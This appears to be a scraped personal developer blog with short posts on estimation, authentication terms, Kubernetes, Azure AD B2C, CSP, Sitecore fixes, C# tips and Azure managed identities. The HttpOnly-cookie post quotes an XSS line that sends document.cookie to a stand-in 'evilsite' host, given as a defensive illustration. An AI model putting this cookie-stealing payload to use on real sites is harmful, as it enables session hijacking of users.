Never assess the piece of work from the eye of strong technical developer. It is not right do so. Why? Let say your strong tech guy estimate for 2 days whereas your in general rule of thumb says otherwise then there is a major fault. On the contrary , team needs a buffer there is so many unforeseen contingencies that never cater to. Whether it is dev or testing or any other areas we must understand to factor many aspect such as resource time off, discovery, impact analysis , proof of concepts , dependencies and other caveats. Well the estimation is a key driver to set a right expectation and align budget costing model to its right dimension. We should set the delivery compass such a way it will steer us in a right direction.
Sunday, March 26, 2023
Why Dev estimation is a Chink in sprint planning's Armour?

Wednesday, February 15, 2023
Useful terminology Jargon and technical terms
Authentication
- Customer
facing application
- Single
Sign On Access (SSO)
- OIDC
provider
- SAML
provider( Security Assertion Markup Language)- System Entity issues SAML
assertion
- SAML
- Auth0
- Identity
Provider( IDP)
- Service
Provider (SDP)
- Social
Identity Provider
- Enterprise
Credentials
- Verification
Code- One time passcode (OTP) or (OTC) One time code
- Open
ID connect (OIDC)
- Standard Identity protocol (OIDC, Auth2.0)
Security
Handle attacks:
- Denial of service
- Password spraying
- Brute force attack
Wednesday, February 8, 2023
Google AI BARD bot mistake wipes $100bn off shares
AI will replace human but to just certain extend. If human can't be trusted how come AI that is build by Human itself.
Google unveiled its new bot called Bard
Google is searching for ways to reassure people that it is still out in front in the race for the best artificial intelligence technology.
And so far, the internet giant seems to be coming up with the wrong answer.
An advert designed to show off its new AI-bot, showed it answering a query incorrectly.
Shares in parent company Alphabet sank more than 7% on Wednesday, knocking $100bn (£82bn) off the firm's market value.
AI at the current state can never take over creativity and problem-solving skills. just like ChatGPT some of the results also incorrect.
[9:43 am] Thanh Nguyen
that's why we should only use it to become more productivity instead of making doing it the job for us 🐱🏍
Technical Design terminology
- Adaptor
- Context
- Handler
- Interface
- Abstract
- Boilerplate- A code snippet that is repeated in application to quick start the application development. With no and minor code change. Like when we start html and body with general page . It is a like a frame. It is not a template where we create a object out of it.
- Utility
- Template
- Resources
- References
- Constants
- Validators
- Connectors
- Extensions
- Providers
- Builders
- Processors
- Factory
- Helper
- Service
- Mock
- Stub
- Prototype
- Entities
- Domain
- Model
- View
- Presentation
- Business Layer
- Infrastructure
- Attributes
- Property
- Partial
- Enum
- Exception
- Request
- Response
- Initializer
- Constructor
- Events
- Handler
- Rules
- Component
- Control
- ToolKit
- Wizard
- App
- Config
- Filters
- Library
- Package
- Widgets
Platform
Framework
Architecture
Design
Pattern
Practices
Component
Controls
Sunday, February 5, 2023
Why Cookie can turn into Monster?
I'm reading some verse from Bible and I know you all are on right path to god(Secure) not to Demon(Hacker). Please give thumps Up if you read this with your full faith and believe in HTTP Only Secure Cookie - Http +SSL

Chapter 1 Verse #1
Here’s an example: when you log on to an ASP.NET application using forms authentication, the default implementation will return you a cookie named “.ASPXAUTH”. It looks just like this:
Set-Cookie: .ASPXAUTH=737A8033B7A68EF4C1D3AC5C96353E9767EF677903AD7F796C1BF0D8DDE141EDC98451CF6A67837D29E12A722252BA93C7342D11341BAC2D49031923BA2DFD6ADCB04BDED56A685A7417353F81B04BECFEA4F3522CCBD86C0371A6EB75B6FF74
The contents of this cookie then travel back to the server on every request you make hence identifying you as the person who logged on earlier. The problem with this is that if an attacker can gain access to that cookie, they can steal your session or in other words, set the cookie in their own browser, go to the website and now the website thinks they’re you.
Chapter 2 Verse #2
Here’s an example: let’s imagine you have a website that has a cross site scripting vulnerability (remember, this is still number 2 on the Top 10 web application security risks and is extremely prevalent) and that an attacker can add arbitrary JavaScript to your page so they do this:
location.href = 'http://evilsite/?cookies=' + document.cookie;
What will happen is that the browser will happily redirect the unsuspecting user to the evil site and send all their cookies with the request. Those cookies may hold sensitive information – including authentication information – which the site may then harvest and use to hijack sessions. It really is that easy and whilst that example is rather rudimentary, much more elegant solutions exist which enable those cookies to be siphoned off without the user ever observing any odd behaviour on the website.
God has its own way -- Secure http only Http + SSL
What we need is a way to stop the browser from being able to access cookies on the client side and this is where the HTTP only flag comes in.
httpCookies httpOnlyCookies="true" requireSSL="true"
Friday, January 27, 2023


Friday, January 20, 2023

Azure Kubernetes Services Fundamentals
Introduction

Kubernetes is an open source where one can automate deployment, scale the application system and manage containers.

Saturday, November 12, 2022
Sitecore Azure AD B2C User.Identity.IsAuthenticated is false Set AuthenticationManager
Solution to use ExternalLoginCallBack
Sitecore exposes /identity/externallogincallback URL which basically invokes the HandleLoginLink processor whose primary responsibility is to transfer the AspNet.ExternalCookie issued by OIDC in to final AspNet.Cookies authentication token. The sitecore virtual users then get created and session is initialized. Therefore we must include the above end point as our callback end point. Once this callback is triggered, it will redirect the user to returnUrl specified.
https://stackoverflow.com/questions/29907155/external-cookie-for-external-login-in-asp-net-owin
https://blog.baslijten.com/federated-authentication-in-sitecore-error-unsuccessful-login-with-external-provider
Technically this is what it does behind the scene- This is just a hack , don't use this. Refer above code snippet to redirect to Sitecore external call back to get away with External Cookie reference.Wednesday, October 19, 2022
Azure AD B2C Overview
App Registrations
- Register your application in Azure AD B2C.
- Create new application ID or client ID that identifies your application.
Select Identity Provider
- Amazon
- MS
- Github
- Local account
Select Policy
- User flow- User sign up /sign in, reset , Change password etc.
- Under user flow- select token claims
What is claim is a variable or attributes of logged in person- return user details post login
Claim:
- Display name
- Country
- Job Title
- Postcode
- City
- USER OBJECT
- Identity provider
Tuesday, October 11, 2022
Scale up Scale down vs Scale In Scale Out
|
Scale In /Out |
Scale Up/Down |
|
Downtime: No downtime when provisioning in
cloud |
Downtime to some extent as there will be migration
of code and configuration. No downtime when scaling process happens however
migration of code configuration kicks off post scaling results in downtime. |
|
Scenario: When code is alright, however no of users
during the peak increases and server is unable to serve request. Increase no
of boxes or instance to distribute loads of users across . Load balancing of
users or distribution of users to serve request. |
Scenario : When bad code or design leads to more
CPU and memory utilizations. Need to increase server capacity |
|
No sticky session Out proc session |
In Proc session or state server session will do. |
|
|
|
Thursday, September 1, 2022
Kubernetes 101 Know how
Clusters| Nodes| Pods| Helm
Node := Master Node + No. of Worker Nodes
Analogy: Cluster is like a train and Nodes are just like a compartment

Kubernetes clusters are comprised of one master node and a number of worker nodes. These nodes can either be physical computers or virtual machines, depending on the cluster. The master node controls the state of the cluster; for example, which applications are running and their corresponding container images.


Tuesday, August 23, 2022
Content Security Policy CSP In or Out
Content Security Policy Script-src is something that tech lead or developer might have come across . This is one of the most common low security vulnerability defect raised by external penetration tester. They might suggest to whitelist Js library or third party libraries to safe guard against XSS attack.
CSP protect from XSS
Well if you are working on .Net the only option you have is to add custom response header in Web.config file and list all JS. But here is the catch if you working with third party analytics this become tricky. There is a constraint and challenge to do so. Per say, these analytics injects lot of js libraries at runtime. It can be facebook , google tag manager, live person, social media plugins or advert. This is where one needs to draw line and give business technical reason why this cannot be achieved. Next stuff is browser compatibility. Under the hood testing will become exhaustive and chances are these are prones to more defects that leads to unknowns while move to production. Next time you come across CSP , think twice do your thorough research before you commit something.

Sitecore XM Cloud Troubleshooting Part 2 Remote name could not be resolved 'dist.nuget.org'
Remote name could not be resolved 'dist.nuget.org'
Solution

Next, set the Interface Metric to 1 for Wi-Fi
Set-NetIPInterface -InterfaceAlias 'Wi-Fi' -InterfaceMetric 1
https://sitecore.stackexchange.com/questions/26095/remote-name-could-not-be-resolved-dist-nuget-org
Monday, August 22, 2022
Sitecore XM Cloud Deep Dive Troubleshooting Part 1
I started with Github repo and followed the step. I got error while running the step given below
Bring up all the application elememnts for Local Mode
Next, use the up.ps1 script to bring up all of the containers required for Local Mode.
.\up.ps1ERRORa Windows version 10.0.20348-based image is incompatible with a 10.0.19042 hostI refer version of docker https://hub.docker.com/_/microsoft-dotnet-sdkGo to .env file and change this configuration FROMNETCORE_BUILD_IMAGE=mcr.microsoft.com/dotnet/sdk:6.0-nanoserver-ltsc2022
NETCORE_RELEASE_IMAGE= mcr.microsoft.com/dotnet/aspnet:6.0-nanoserver-ltsc2022TONETCORE_BUILD_IMAGE=mcr.microsoft.com/dotnet/sdk:6.0.400-nanoserver-1809
NETCORE_RELEASE_IMAGE= mcr.microsoft.com/dotnet/aspnet:6.0.400-nanoserver-1809
Wednesday, July 20, 2022
C# Expression bodied Method reduce lines of code
Friendly reminder about C# expression-bodied methods 🙂🙏 #dotnet pic.twitter.com/XnUAnmOdQr
— Dan Clarke 🎙 (@dracan) July 19, 2022
C#: String.IsNullOrEmpty vs String.IsNullOrWhiteSpace
C#: String.IsNullOrEmpty vs String.IsNullOrWhiteSpace
🌊 C#: String.IsNullOrEmpty vs String.IsNullOrWhiteSpace 🌊
— Davide Bellone 🐧 (@BelloneDavide) July 20, 2022
What happens to your validation if the user enters a string like " "? That string is made of white spaces, so it is not empty.
Consider using IsNullOrWhiteSpace when validating inputs!#csharp #dotnet pic.twitter.com/s7jSsjCHlh
Wednesday, August 18, 2021
Best Practice Csharp Use NameOf for Constant
#100DaysOfCode
— san (@santoshpoojari3) August 19, 2021
Csharp Best practice - Const pic.twitter.com/bESVIrbfR3
Productivity Tool MSBUILDLog and Project
Download https://msbuildlog.com/

Visual Studio Build Log Extension
Tools to make working with the Visual Studio project system for C#, Visual Basic, and F# easier. This extension is for VS2017 and VS2019. Search the extension marketplace if you require a different version. Build loggingA tool window is added under See the docs for more information. |
https://marketplace.visualstudio.com/items?itemName=VisualStudioProductTeam.ProjectSystemTools
Monday, August 16, 2021
Hello world Csharp
Next time you write Hello World! Do this,
using static System.Console;
public class Program {
static void main() => WriteLine("Hello World");
}
Saturday, June 5, 2021
Clean Code Exception Filters in c#
Clean code always looks like it was written by someone who cares.”
― Robert C. Martin, Uncle Bob
C# Exception filters has been around since advent of C# 6.0 , I'm sure we rarely use it because we are so used to old way of using conditional exception handling.
Cut to the chase........!
Run dotnet in browser
https://try.dot.net/


Happy Coding!
Sunday, May 30, 2021

Saturday, May 29, 2021
Azure Managed Identities- System Identity vs User Assigned Identity
Managed Identities
Managed Identities are in essence 100% identical in functionality and use case than Service Principals. In fact, they are actually Service Principals.
What makes them different though, is: – They are always linked to an Azure Resource, not to an application or 3rd party connector – They are automatically created for you, including the credentials; big benefit here is that no one knows the credentials
Managed Identities exist in 2 formats: – System assigned; in this scenario, the identity is linked to a single Azure Resource, eg a Virtual Machine, a Logic App, a Storage Account, Web App, Function,… so almost anything. Next, they also “live” with the Azure Resource, which means they get deleted when the Azure Resource gets deleted. – User Assigned Managed Identity, which means that you first have to create it as a stand-alone Azure resource by itself, after which it can be linked to multiple Azure Resources. An example here could be out of an integration with Key Vault, where different Workload services belonging to the same application stack, need to read out information from Key Vault. In this case, one could create a “read KV” Managed Identity, and link it to the web app, storage account, function, logic app,… all belonging to the same application architecture.
Let’s walk through a quick demo scenario for both, using a Virtual Machine as Azure Resource:
- From the Azure Portal, select the Virtual Machine; under settings, find Identity
- Set Status as On, and save the changes

Switching to Azure Key Vault / Access Policies, we can now define this System Assigned Managed Identity having get and list permissions (or any other) for keys, secrets or certificates. For example reading out an Azure Storage Account Access key or similar.
Notice how Azure Key Vault is expecting a Service Principal object here (where in reality we are using a Managed Identity).

Similarly, let’s remove the System Assigned MI of the VM and use a User Assigned one in the next example (an Azure Resource can only be linked to one or the other, not both…):
- From the Azure Virtual Machine blade, navigate to Identity and switch the “Status” toggle button to Off.
- This will prompt for your confirmation when saving the settings

As you notice, the Managed Identity object gets immediately removed from Azure AD. Yes, security is key here…
- Wait for the deregistration of the object.
Remember that a User Assigned Managed Identity is a stand-alone Azure Resource, which needs to be created first, after which you can assign it to another Azure Resource (our VM in this scenario).
- From the Azure Portal, Create new Resource, and search for “User Assigned Managed Identity”

- click Create.
- Specify the Resource Group, Azure Region and Name for this resource.
